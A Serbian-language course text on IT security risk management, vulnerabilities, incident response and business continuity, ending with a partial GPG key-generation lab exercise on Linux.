Ukupna izloženost*neke organizacije jednaka je zbiru parcijalnih izloženosti za sve događaje.* Projektant zaštite treba da vodi računa o tome da događaje, čije istovremeno dešavanje može da izazove narušavanje integriteta podataka, učini nezavisnim, tako da rezultantna verovatnoća dešavanja bude mala. Verovatnoće se ne mogu množiti (za dva ili više događaja) ako događaji nisu nezavisni.

3.2 Procena pretnji, rizika i ranjivost

PROCENA RIZIKA

Procena rizika je ključna komponenta IT bezbednosnog menadžmenta.

Procena rizika *je ključna komponenta IT bezbednosnog menadžmenta, zato što je kritična u efektivnoj alokaciji resursa Slika 1. Sledeći korak je procena prihvatljivog nivoa rizika.*

Postoje različiti pristupi identifikovanju i ublažavanju rizika IT strukture jedne organizacije:

- *osnovni pristup (*baseline documents, codes of practice, industry best practice*)*
- *neformalni pristup (pragmatična analiza rizika od strane konsultanata)*
- *detaljna analiza rizika (formalni struktuirani procesi)*
- *kombinovani pristup.*

Izbor pristupa zavisi od dostupnih resursa i inicijalnog najvišeg rizika koji uzima u obzir koliko su IT sistemi ranjivi i koliko su kritični za poslovne ciljeve organizacije. Pravni i regulativni okvir takođe utiču na izbor.

Slika 3.3.1 -Šema upravljanja rizikom [Izvor:Autor]

IDENTIFIKACIJA RIZIKA

Identifikovanje ranjivosti se zasniva na uočavanju slabosti IT sistema organizacije ili procesa.

Identifikacija rizika *zahteva primenu različitih izvora i iskusnog procenjivača. Međutim, opšta upustva je neophodno prilagoditi pojedinačnim organizacijama i okruženju.*

Kada se procenjuju ljudi kao izvor pretnji, neophodno je razmotriti:

- *motivaciju*
- *sposobnost*
- *resurse*
- *verovatnoću napada*
- *zastrašivanje.*

Identifikovanje ranjivosti se zasniva na uočavanju slabosti IT sistema organizacije ili procesa.

KATEGORIZACIJA RIZIKA

Rizici visokog stepena tipično zahtevaju urgentno delovanje.

Cilj je identifikovanje i kategorizacija rizika *pojedinih sistema, obezbeđivanje informacija za menadžment u evaluaciji rizika i protivmera. Analiza rizika se zasniva na određivanju verovatnoće pojavljivanja (* rare, possible, likely, almost certain *) svake identifikovane pretnje i posledica za organizaciju (* insignificant, minor, moderate, major, catastrophic, doomsday *).*

*Većina analiza je kvalitativna sa ciljem kategorizacije (*risk level: extreme, high, medium, low*).*

Kada je određen značaj rizika, menadžment odlučuje o preduzimanju akcija. Pri tome uzimaju u obzir bezbednosni profil organizacije i prihvatljivi nivo rizika.

Rizici visokog stepena *tipično zahtevaju urgentno delovanje. Međutim, očigledno je da je akcija protiv pojedinih rizika jednostavnija, brža i ekonomičnija nego protiv nekih drugih*

rizika. Prema tome, menadžment preduzima prvo jednostavne akcije, kako bi se brzo popravio bezbednosni ukupni profil organizacije.

Postoji dosta različitih klasifikacija IT rizika. Važno je precizno identifikovati IT rizike, opisati ih i adekvatno upravljati njima.

MOGUĆNOSTI TRETIRANJA IDENTIFIKOVANIH RIZIKA

Menadžment raspolaže različitim mogućnostima tretiranja identifikovanih rizika i širok izbor dostupnih kontrola je na raspolaganju.

Menadžment raspolaže sledećim mogućnostima tretiranja identifikovanih rizika:

- *prihvatanje rizika (usled troškova i neophodnog vremena za delovanje, tako da menadžment mora preuzeti odgovornost za konsekvence);*
- *izbegavanje rizika (zaustavljanje sistema pod rizikom, tako da postoji kompromis redukovanja profila rizika);*
- *prenos rizika (deljenje odgovornosti sa drugom organizacijom ili korišćenje partnerstva i zajedničkog ulaganja;)*
- *smanjenje posledica (promena strukture i implementiranje upravljanja oporavkom nakon incidenta);*
- *smanjenje verovatnoće ranjivosti (tehničko i administrativno upravljanje).*

Ako su izabrane poslednje dve opcije, neophodna je kontrola i evaluacija ekonomičnosti. Postoji širok izbor dostupnih kontrola.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 4

Ranjivost

RANJIVOST - UVOD

Termin ranjivost se odnosi na slabosti u sistemu koje omogućava napadaču da naruši integritet tog sistema.

U kompjuterskoj bezbednosti, termin ranjivost se odnosi na slabosti u sistemu koje omogućava napadaču da naruši integritet tog sistema. Ranjivost može biti rezultat slabog korisničkog imena, greške u programu (eng. software bugs), virusa ili drugih zlonamernih programa, ubačenog skript koda.

Ranjivost može nastati kao posledica lošeg projektovanja ili implementacije aplikacije. Procena pretnje i rizika, po pravilu prethodi proceni bezbednosne ranjivosti koja identifikuje bezbednosnu ranjivost ili postojeće slabosti u sistemu.

Sigurnosni rizik *je klasifikovan kao ranjivost ako je prepoznat kao moguće sredstvo napada.*

Tipične ranjivosti koje su vezane za arhitekturu uključuju, između ostalih, i sledeće:

- Skriveni kanal (engl. covert channel). Ovo je nenamerni komunikacioni kanal između dva ili više subjekata koji dele zajednički resurs, a koji podržava prenos podataka na način koji narušava sistemsku sigurnosnu politiku. Podaci se obično prenose preko zajedničkog skladišta podataka ili pristupom zajedničkom putu koji se koristi kao deljivi kanal za komunikaciju za koju nije predviđen;
- Nepostojanje provere perimetra. (engl. lack of perimeter checking). Ovo je greška ili nepostojanje provere ulaznih tokova koji su određeni parametrima. Napadi prekoračenja bafera eksploatišu ovu slabost u određenim operativnim sistemima i programima.
- „Maintenance hook“ ranjivost. Ovo je hardverski ili softverski mehanizam koji je instaliran da bi se dozvolilo održavanje sistema i koji preskače sistemske sigurnosne mehanizme zaštite. Ova ranjivost se nekada zove i tajni prolaz (engl. trapdoor);
- „Time of Check to Time of Use“ (TOC/TOU) napad. Ovo je napad koji iskorišćava razliku između vremena kada su sigurnosne kontrole primenjene i vremena kada je korišćena usluga provere identiteta i iskorišćeno neko pravo.

SOFTVERSKA RANJIVOST

Postoji više tipova softverskih ranjivosti a neke su rezultat nenamernih grešaka u kodu.

Postoji više tipova softverskih ranjivosti. Neke su rezultat nenamernih grešaka u kodu. Jedan primer iz loše programerske prakse: zbog propusta da se proveri dužina niza pre smeštanja u fiksni broj karaktera, otvara se mogućnost izvršenja zlonamernog programa unutar legitimnog programa.

Zapravo, kada se niz smešta u odredište koje je kraće od njegove dužine, dešava se buffer overflow i legitimni program može biti prepisan zlonamernim kodom. Drugi primer je korišćenje programskih backdoor rutina radi održavanja programa. Programeri postavljaju backdoor rutine da bi kasnije, ako zatreba, zaobilazili mehanizme kontrole.

Ostale ranjivosti softvera povezane su sa dizajnom aplikacije. Provera programa od strane drugih ublažava ranjivosti napravljene nenamernim greškama ili backdoor kodom i predstavlja dobru programersku praksu. Ostale ranjivosti je teže eliminisati, ali ih je moguće kontrolisati kombinacijom tehnologije i ustanovljenih procedura rada.

RANJIVOST USLED KONFIGURISANJA

Ako se u organizaciji koristi više bezbednosnih proizvoda svi bezbednosni sistemi moraju biti pravilno konfigurisani.

Ako se u organizaciji koristi više bezbednosnih proizvoda, kao što su mrežne barijere, virtualne privatne mreže, filtriranje sadržaja i antivirus softver, tada svi bezbednosni sistemi moraju biti konfigurisani tako da se poslovne aplikacije izvršavaju efikasno. Ispunjenje ovog zahteva otvara mogućnost da se unesu greške, na primer:

- *otvaranje portova na mrežnoj barijeri koji inače ne bi bili otvoreni;*
- *korišćenje starije verzije VPN klijenta koji je manje siguran, ali je kompatibilan sa drugim aplikacijama;*
- *postavljanje parametara za filtriranje sadržaja zaglavlja nego što je preporučljivo.*

Ako samo jedan od ovih proizvoda nije konfigurisan korektno, haker može prodreti kroz prvi nivo odbrane. Kada upadne unutra, haker može da koristiti razne načine da uveća svoje privilegije i dobije pristup aplikacijama koje su kritične po poslovanje kompanije.

ODGOVOR NA RANJIVOSTI

Mora se poći od pretpostavke da aplikacije, bez obzira kako dobro su testirane, ipak imaju ranjivosti.

Kao što je rečeno, uzroci postojanja ranjivosti mogu biti greške u projektovanju, programske greške ili pogrešna konfiguracija. Odgovornost zbog postojanja ranjivosti leži u projektantima, programerima i sistem administratorima. Međutim, problem je u tome što ICT profesionalci čine sve što je moguće da do grešaka ne dolazi, ali i dalje ostaju slabe tačke u sistemima i zloupotrebljavaju ih napadači.

Iz prakse se zna da ne treba očekivati da sve ranjivosti budu eliminisane u postupku razvoja i instalacije. Mora se poći od pretpostavke da aplikacije, bez obzira kako dobro su testirane,

ipak imaju ranjivosti. Zato se ne postavlja pitanje da li ih ima, već kako se boriti protiv ranjivosti. Organizacije mogu posvetiti ograničenu količinu resursa u sprečavanju ranjivosti. Ako se postavlja pitanje da li će projekat biti završen na vreme ili treba provesti još dva meseca u proveri postojanja slabih tačaka u programima, često je najbolja poslovna odluka da se svesno ide na rizik da pojedine ranjivosti ostanu.

Poglavlje 5

Upravljanje i bezbednost

MENADŽMENT IT BEZBEDNOSTI

Menadžment IT bezbednosti je formalni proces selekcije i implementacije tehničkih i administrativnih mera kojima se efektivno ispunjavaju bezbednosni zahtevi organizacije.

Prvi korak je određivanje jasnog pregleda bezbednosnih ciljeva i opšti profil rizika. Sledeće, procena IT bezbednosnih rizika za svako odeljenje organizacije koje zahteva zaštitu, sa ciljem da se prikupe informacije neophodne za donošenje odluka. Neophodne su upravljačke, operacione i tehničke kontrole kako se identifikovani rizik smanjio na prihvatljivi nivo ili eliminisao. Proces se nastavlja selekcijom pogodnog upravljanja i pisanja planova i procedura koje obezbeđuju efektivnu implementaciju. Neophodno je nadgledanje implementacije kako bi se obezbedilo ispunjenje bezbednosnih ciljeva. Proces je iterativan i zahteva osvežavanje planova i procedura, zbog naglih promena tehnologije i novih rizika.

Funkcije menadžmenta bezbednosti IT su:

- određivanje ciljeva, strategije i pravila organizacije
- određivanje bezbednosnih zahteva organizacije
- identifikovanje i analiza rizika
- specifikacija odgovarajuće odbrane
- nadgledanje implementacije i rada odbrane
- razvoj i implementacija programa
- detekcija i reakcija na incidente.

Neophodno je naglasiti da menadžment bezbednosti IT predstavlja ključni deo opšteg plana poslovanja organizacije. Takođe, neophodno je procenu bezbednosnih rizika IT uključiti u širu procenu rizika poslovnih procesa organizacije.

PROCES UPRAVLJANJA IT BEZBEDNOSTI

Koraci procesa upravljanja IT bezbednosti.

Proces upravljanja bezbednosti IT je iterativan i sastoji se iz sledećih koraka:

- planiranje: utvrđivanje bezbednosnih pravila, ciljeva, procesa i procedura koji su u saglasnosti sa ukupnim pravilima i celjevima organizacije;
- implementacija i operativni rad bezbednosnih pravila, kontrole, procesa i procedura;

- procene i merenje peformansi sistema u odnosu na bezbednosne mehanizme, ciljevi i praktična iskustva i izveštaji za menadžere;
- preuzimanje korektivnih i preventivnih akcija, na osnovu rezultata interne bezbednosne inspekcije, kako bi se kontinualno poboljšavao proces menadžmenta IT sistema.

PRAVILA IT BEZBEDNOSTI

Nakon određivanja ciljeva i bezbedonosne strategije organizacije, razvijaju se pravila koja opisuju procese ostvarivanja.

Pravila sadrže:

- oblast i namenu pravila,
- odnos bezbednosnih ciljeva prema pravnim i regulativnim obavezama organizacije, i njenim poslovnim ciljevima,
- zahteve IT bezbednosti u smislu poverljivosti, integriteta, dostupnosti, odgovornosti, autentičnsoti i pouzdanosti,
- dodeljivanje odgovornosti u odnosu na bezbednosni menadžment IT i infrastrukturu organizacije,
- usvojeno upravljanje rizicima,
- rukovanje obukom i svesnosti o bezbednosti,
- pravne sankcije prema zaposlenima i uslovi primene,
- definicija šeme klasifikacije informacija u organizaciji,
- detekcija incidenata i rukovanje procesima,
- kako i kada se pravila pregledaju,
- metode upravljanja izmenama pravila.

IT UPRAVLJANJE

IT upravljanje je praksa, procedura ili mehanizmi koji štite od pretnji i umanjuju ranjivost.

IT upravljanje *(engl.* safegards *) je praksa, procedura ili mehanizmi koji štite od pretnji, umanjuju ranjivost, ograničavaju neželjene incidente, detektuje neželjene incidente i omogućava oporavak.*

Upravljanje se klasifikuje na:

Menadžment upravljanja

Fokusira se na pravila, planiranje, upustva i stadanrde koji utiču na izbor operacione i tehničke kontrole koje umanjuju rizik (procena rizika, planiranje, akvizicija sistema i servisa);

Upravljanje operacijama

Odnosi se na korektnu implementaciju i koristi bezbednosna pravila i standarde, obezbeđuje konzistentnost bezbednosnih operacija (bezbednost zaposlenih, fizička zaštita i zaštita

okoline, planiranje mogućih situacija, upravljanje konfigurisanjem, održavanje, integritet sistema i informacija, zaštita medija, odgovor na incidente, obuka i trening);

Tehničko upravljanje

Sadrži ispravno korišćenje hardvera i softvera za bezbednost kritičnih i osetljvih podataka, informacija i funkcionisanja IT sistema (identifikacija i autentifikacija, kontrola pristupa, audit i raspodela odgovornosti, zaštita sistema i komunikacija).

KLASE UPRAVLJANJA

Kako bi se ostvario prihvatljiv nivo bezbednosti, koristi se kombinacija klasa upravljanja.

Klase upravljanja *sadrže:*

- *upravljanje za podršku*
- *preventivno upravljanje*
- *upravljanje detekcije i oporavka.*

Kako bi se ostvario prihvatljiv nivo bezbednosti, koristi se kombinacija klasa upravljanja, u zavisnosti od:

- *tehnologije*
- *zajedničkog upravljanja*
- *javno dostupnih sistema*
- *kontrola infrastructure*
- *mogućnost proširenja*
- *procena rizika.*

Poglavlje 6

Planiranje i održavanje

PLANIRANJE

Plan je dokument koji obezbeđuje detalje sa neophodnim resursima i odgovornostima.

Nakon što je menadžment napravio izbor kontrola za implementaciju, izrađuje se IT bezbednosni plan . Plan je dokument koji obezbeđuje detalje sa neophodnim resursima i odgovornostima. Cilj izrade plana je detaljna specifikacija akcija neophodnih za poboljšanje identifikovanih nedostataka u bezbednosnom profilu organizacije.

Plan sadrži sledeće detalje:

- *rizik (kombinacija vrednost/pretnja/ranjivost)*
- *preporučene kontrole (na osnovu procene rizika)*
- *prioritet akcija za svaki rizik*
- *izabrane kontrole (na osnovu analize cena/dobitak)*
- *odgovornost zaposlenih*
- *datum početka i završetka implementacije*
- *zahtevi održavanja i drugi komentari.*

IT BEZBEDNOSNI PLAN

Nakon što je plan uspešno primenjen, menadžment autorizuje sistem za operativni rad.

IT bezbednosni plan je dokument koji sadrži šta je sve neophodno uraditi za svaku selektovanu kontrolu, zajedno sa individualnom odgovornošću, i neophodnim resursima i vremenom korišćenja. Implementacija plana zahteva nadgledanje kako bi se osigurala ispravnost:

- *da li se cena implementacije i resursi nalaze unutar selektovanih granica;*
- *da li je upravljanje korektno implementirano prema planu, kako bi se postiglo identifikovano smanjenje rizika;*
- *da li kontrole rade i da li su administrirane kako je neophodno.*

Nakon što je plan uspešno primenjen, menadžment autorizuje sistem za operativni rad. To može biti neformalan proces ili može zahtevati akreditaciju sistema prema zahtevanim standardima od strane spoljašnjih tela za akreditaciju.

Odgovarajuća bezbednosna obuka je neophodna u implementaciji plana. Cilj treninga je odgovornost osoblja za razvoj, operativni rad i administraciju instaliranog sistema.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PROGRAM ZA JAČANJE SVESTI O BEZBEDNOSTI

Program za jačanje svesti o bezbednosti obuhvata sve nivoe organizacije.

Program za jačanje svesti o bezbednosti obuhvata sve nivoe organizacije i sadrži sledeće komponente:

- *bezbednosne ciljeve, strategiju i pravila organizacije*
- *neophodnost bezbednosti i opšti rizik kojem je organizacija izložena*
- *razumevanje za šta se koriste tehničke mere i operacione procedure*
- *uloga i odgovornosti različitih grupa zaposlenih*
- *neophodnost delovanja u skladu sa pravilima i procedurama, i konsekvence neautorizovanog delovanja*
- *neophodnost izveštavanja o bezbednosnim incidentima i pomoći u istrazi.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ODRŽAVANJE

Proces IT bezbednosti se ne završava implementacijom kontrola i obukom zaposlenih već je proces cikličan.

Proces IT bezbednosti se ne završava implementacijom kontrola i obukom zaposlenih. Proces je cikličan kako bi se odgovorilo na promene IT sistema i okruženja. Nadgledaju se primenjene kontrole i njihova efikasnost. Proverava se svaka promena sistema u smislu bezbednosti i promena bezbednosnog profila organizacije.

Menadžment IT bezbednosti sadrži:

- *održavanje bezbednosnih kontrola*
- *provera bezbednosnih pridržavanja*
- *rukovanje incidentima.*

Implementirane bezbednosne kontrole zahtevaju kontinuirano održavanje i nadgledanje, kako bi se osiguralo korektno funkcionisanje i adekvatnost:

- *kontrole se periodično pregledaju kako bi se ustanovilo da li funkcionišu prema nameni*
- *dopuna kontrola sa pojavom novih zahteva*
- *nove pretnje i ranjivost koje nisu bile poznate.*

AUDIT PROCES

Audit proces zasniva se na listama provere pravila i planova, primenjenih kontrola i njihovog održavanja.

Provera bezbednosnih pridržavanja je audit proces od strane unutrašnjeg ili spoljašnjeg personala. Zasniva se na listama provere pravila i planova, primenjenih kontrola i njihovog održavanja. Upravljanje izmenama i konfiguracijom je proces pregleda predloženih izmena sistema:

- *korisnici prijavljuju probleme ili zahtevaju poboljšanja;*
- *identifikuju se nove pretnje i ranjivost;*
- *obaveštava se proizođač opreme i softvera o izmenama i poboljšanjima;*
- *tehnološki napredak;*
- *implementacija novih IT mogućnosti ili servisa, koje zahtevaju izmene postojećeg sistema;*
- *identifikacija novih zadataka, koje zahtevaju izmene postojećeg sistema.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

Poglavlje 7

Procedure nakon incidenta

PROCEDURE NAKON INCIDENTA - PRIKAZ

Procedure nakon incidenta predstavljaju finalni korak upravljanja IT bezbednosti.

Procedure nakon incidenta *predstavljaju finalni korak upravljanja IT bezbednosti. Procedure odgovora na incident sadrže mogući uticaj incidenta na organizaciju i odgovorajući odgovor:*

- *sistematski odgovor na incident tako da se preduzimaju odgovorajući koraci;*
- *pomoć zaposlenim u brzom i efikasnom oporavku na bezbednsoni incident, minimiziranje gubitaka i ometanja servisa;*
- *prikupljanje informacija u toku incidenta omogućava bolju pripremu za buduće incidente i ojačava zaštitu sistema i podataka;*
- *primena pravnih mera nakon incidenta.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PRIJAVA SIGURNOSNIH INCIDENATA

Cilj - sigurnosni incidenti moraju biti prijavljeni na unapred definisani način u što kraćem roku.

Glavna odgovorna osoba dužna je definisati i dokumentovati procedure za prijavu incidenata, definišući kome se treba obratiti, na koji način i u kojem roku.
Svi korisnici moraju biti upoznati s procedurama o prijavi sigurnosnih incidenata i svojom dužnošću postupanja prema definisanim pravilima.
Primeri sigurnosnih incidenata:

- gubitak usluge ili opreme,
- *oštećenje usluge ili opreme,*
- *preopterećenje sistema,*
- *ljudske greške,*
- *nepridržavanje politike sigurnosti,*
- *nedopuštene promene sistema,*
- *kršenje prava pristupa itd.*

Kako bi prijava incidenata bila što bolje prihvaćena od strane korisnika preporučuje se održavanje „treninga" tako da se korisnicima primerima pokaže na koje sve sigurnosne incidente reagovati i na koji način. Vrlo bitna stvar kod prijave incidenata je slanje povratnog obaveštenja inicijatoru. U poruci bi trebalo inicijatoru dati do znanja da je napravio „dobro delo" i da u budućnosti to svakako opet učini, makar se radilo o „lažnoj uzbuni".

ODGOVORNE OSOBE - KAKO POSTUPITI U SLUČAJU INCIDENTA

Odgovorne osobe osim kontrole dnevnika zapisa moraju pregledati i prijave korisnika o incidentima i ranjivostima sistema.

Kako bi prijava od strane korisnika, odnosno pregled prijava od strane odgovornih osoba bilo što jednostavnije, neophodno je uspostaviti prikladne mehanizme. Mehanizam koji osigurava jednostavno i kvalitetno rešenje je prijava incidenta ili ranjivosti putem web aplikacije. Odgovorne osobe preko web aplikacije mogu pregledati prijave i ažurirati ih, te na taj način voditi evidenciju primljenih i rešenih prijava.
Za sve prijave pristigle putem web forme treba voditi dnevnik sa podacima:

- kada je napravljena prijava od strane korisnika,
- kada je pregledana prijava od strane odgovorne osobe,
- zapis prijave,
- koje su akcije preduzete u vezi prijave,
- da li je opasnost otklonjena ili ne.

U slučaju incidenta odgovorne osobe moraju reagovati u skladu sa sledećim tačkama:

- sprečiti daljnje delovanje zlonamernih radnji,
- pokušati prikupiti dodatne informacije o napadaču, o lokaciji s koje je kazneno delo izvršeno i sl.,
- pozvati policiju.

NEAUTORIZOVANI PRISTUP I NEOVLAŠĆENA MODIFIKACIJA

Neautorizovani pristup i neovlašćena modifikacija od strane personala.

Neautorizovani pristup sistemu *od strane personala sadrži:*

- *pristup informacijama za koje lice nije ovlašćeno;*
- *pristup informacijama i prenos licima koja nisu ovlašćena;*
- *pokušaj zaobilaženja kontrole pristupa na sistemu;*
- *korišćenje druge identifikacije korisnika u bilo koje svrhe.*

Neovlašćena modifikacija *informacija na sistemu od strane personala sadrži:*

- *pokušaj izmene informacija od vrednosti za drugu osobu;*
- *pokušaj izmene informacija i resursa bez ovlašćenja;*
- *obrada informacija na način koji nije autorizovan.*

ALATI ZA DETEKTOVANJE INCIDENATA

Nakon što je incident detektovan, mora postojati dokumentovana procedura odgovora.

Alati za detektovanje incidenata *sadrže:*

- *verifikovanje intergiteta sistema (skeniranje neautorizovanih izmena kritičnih datoteka sistema, direktorijuma i servisa),*
- *analiza dnevničkih izveštaja (identifikovanje potencijalnih bezbednosnih incidenata),*
- *sistemi detektovanja upada na računar ili mrežu (analiza aktivnosti i poređenje sa poznatim napadima),*
- *sistemi sprečavanja upada u sistem (detektovanje upada i blokiranje aktivnosti napadača).*

Nakon što je incident detektovan, mora postojati dokumentovana procedura odgovora. Procedura sadrži detalje otkrivanja uzroka incidenta, slučajno ili namerno izazvanog. Procedura opisuje akcije oporavka nakon incidenta na način da se minimizuje oštećenje organizacije. Procedure specificiraju odgovornost menadžmenta u donošenju kritičnih odluka i način na koji se kontaktira menadžment.

Odgovor na incident *sadrži i prikupljanje dokaza; kasnije se koriste u procedurama oporavka i pravničkim akcijama. Detalji incidenta i odgovora se arhiviraju, i kasnije se koriste u izmeni profila rizika organizacije.*

PROCEDURE OPORAVKA

Procedura oporavka ne treba da ostavi mogućnost za narušavanje sigurnosne politike sistema.

Kada dođe do greške hardverske ili softverske komponente sistema od poverenja, veoma je važno da ta greška ne kompromituje zahteve sigurnosne politike tog sistema. Dodatno, procedura oporavka ne treba da ostavi mogućnost za narušavanje sigurnosne politike sistema. Ako se zahteva restartovanje sistema, sistem mora biti restartovan u sigurnom stanju. Sistem se mora pokrenuti u režimu održavanja (engl. maintenance mode) koji dozvoljava pristup samo privilegovanim korisnicima sa privilegovanih terminala. Ovaj režim podržava povratak (oporavak) sistemskog stanja i sigurnosnog stanja. Kada dođe do greške na računaru ili mrežnoj komponenti, a računar ili mreža nastavi da radi, takav sistem se smatra otpornim na greške (engl. fault-tolerant system). Da bi radio, sistem otporan na greške on mora biti u stanju da otkrije grešku i da je onda ispravi ili da nastavi da radi bez obzira na postojanje greške.

U sistemu koji je bezbedan u slučaju otakza (engl. fail-safe system), izvršenje programa se prekida i sistem je zaštićen od kompromitovanja kada se pojavi i detektuje hardverska ili softverska greška. U sistemu koji je elastičan u slučaju otkaza (engl. resilient), tj. „fail-soft“, određeni procesi koji nisu kritični završavaju/prekidaju se u slučaju da se javi i otkrije hardverska ili softverska greška. Računar ili mreža nastavljaju da rade sa slabijim performansama tj. u nižem nivou rada. Izraz „fail-over“ odnosi se na prebacivanje na „vruću“ rezervnu komponentu (engl. hot backup) u realnom vremenu kada se desi i otkrije hardverska ili softverska greška, što omogućava da sistem nastavi rad.

KONTINUITET POSLOVANJA

Prvi korak u planiranju kontinuiteta poslovanja jeste identifikovati događaje koji mogu prekinuti poslovni proces.

Takve događaje nazivamo incidentne situacije. Nakon identifikovanja incidentnih situacija potrebno je za svaku od njih provesti analizu kojom se utvrđuje koje posledice incidenta situacija ima po organizaciju, znači definisanje potencijalne štete i potrebno vreme oporavka. Postupkom analize treba obuhvatiti sve poslovne procese, ne samo jedinice za obradu podataka.
Treći korak je definisanje plana za kontinuirano poslovanje.

Ono uključuje:

- jasnu identifikaciju odgovornosti,
- *definisanje procedura za postupanje u hitnim slučajevima kako bi se omogućio oporavak i povratak u minimalnom vremenskom periodu,*
  definisane odgovornosti i procedure za oporavak potrebno je dokumentovati,
- *eventualne promene odgovornosti ili promene u procedurama za oporavak takođe treba dokumentovati; postojeće procedure odnosno odgovornosti treba označiti kao nevažeće,*
- *testiranje i nadogradnja planova.*

Poglavlje 8

Vežba - GPG

GPG

GPG (engl. GNU Privacy Guard) (Predviđeno vreme trajanja vežbi je 45 minuta)

GnuPG omogućava šifrovanje i potpisivanje (engl. encrypt and sign) podataka i komunikacija I poseduje sistem za upravljanje ključevima. GPG generiše par ključeva (javni-privatni tipovi) za svakog korisnika i uskladištava ih u bazu podataka pod direktorijumom /home za svakog korisnika (na pr. /home/ana).

Na Linux mašini (Centos, Ubuntu) kreirati tri korisnička naloga ana, bojan i viktor. Za to se treba prijaviti kao root korisnik.

useradd ana -m

useradd bojan -m

useradd viktor -m

Ako napravite grešku, koristite komandu za brisanje korisničkog naloga "***userdel***" pa onda opet koristite "***useradd***" komandu. Nakon toga, uneti lozinku "password" za sva tri korisnika. Komande za unos lozinke su sledeće:

passwd ana

passwd bojan

passwd viktor

Odjaviti se kao root

exit


KREIRANJE KLJUČEVA

Kreiranje ključeva za korisnički nalog ana

Prijaviti se kao korisnik ana. Komda je *su - ana*. Generisati njegov ključ. Zelenom bojom su date korisničke komande.

Izvršiti sada komandu gpg --gen-key koja je interkativna. Prihvatiti ponuđene vrednosti (engl. defaults). Nakon toga uneti ime i prezime, email adresu, i komentar korisnika “ana” kao Ana Anić, ana@it381.com, i „prvi korisnik" respektivno. Uneti "passphrase" kada se zatraži.

gpg --gen-key



Slika 8.1 -Proces kreiranja ključeva [Izvor:Autor]

PROVERA KLJUČEVA


Provera kreiranih ključeva za korisnički nalog ana

Izvršiti sledeću sekvencu komandi:

cd /home/ana

ls -la (primetiti prisustvo novog direktorijuma.gnupg)

ls -l . gnupg



Slika 8.2 -gnupg [Izvor:Autor]

Neka sada program generiše ključeve za Toma. Kada se to završi, proveriti rezultat:

gpg --list-keys

```
ana@IT381:~$ gpg --list-key
/home/ana/.gnupg/pubring.gpg
----------------------------
pub   1024R/8A6374F8 2016-01-18
uid                  Ana Anic (prvi korisnik) <ana@it381.com>
sub   1024R/23828900 2016-01-18
```

Slika 8.3 -Lista ključeva za Anu [Izvor:Autor]

PRAVLJENJE KLJUČEVA ZA KORISNIKA - BOJAN

Prijaviti se kao korisnik bojan i ponoviti korake kao za korisnika ana

gpg --gen-key

Nakon toga, uneti ime i prezime, email adresu, i komentar korisnika “bojan” kao Bojan Bojanic, bojan@it381.com i „drugi korisnik" respektivno. Uneti "passphrase" kad se zatrži. Neka program generiše ključeve za korisnika po imenu bojan.

```
bojan@IT381:~$ gpg --gen-key
gpg (GnuPG) 1.4.18; Copyright (C) 2014 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory `/home/bojan/.gnupg' created
gpg: new configuration file `/home/bojan/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/bojan/.gnupg/gpg.conf' are not yet active during this run
gpg: keyring `/home/bojan/.gnupg/secring.gpg' created
gpg: keyring `/home/bojan/.gnupg/pubring.gpg' created
Please select what kind of key you want:
   (1) RSA and RSA (default)
   (2) DSA and Elgamal
   (3) DSA (sign only)
   (4) RSA (sign only)
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (2048) 1024
Requested keysize is 1024 bits
Please specify how long the key should be valid.
         0 = key does not expire
      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

You need a user ID to identify your key; the software constructs the user ID
from the Real Name, Comment and Email Address in this form:
    "Heinrich Heine (Der Dichter) <heinrichh@duesseldorf.de>"

Real name: Bojan Bojanic
Email address: bojan@it381.com
Comment: drugi korisnik
You selected this USER-ID:
    "Bojan Bojanic (drugi korisnik) <bojan@it381.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
You need a Passphrase to protect your secret key.

We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.

Not enough random bytes available.  Please do some other work to give
the OS a chance to collect more entropy! (Need 251 more bytes)


...+++++
.........++++++
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
++++++
...++++++
gpg: /home/bojan/.gnupg/trustdb.gpg: trustdb created
gpg: key 284A93A0 marked as ultimately trusted
public and secret key created and signed.

gpg: checking the trustdb
gpg: 3 marginal(s) needed, 1 complete(s) needed, PGP trust model
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 1u
pub   1024R/284A93A0 2016-01-21
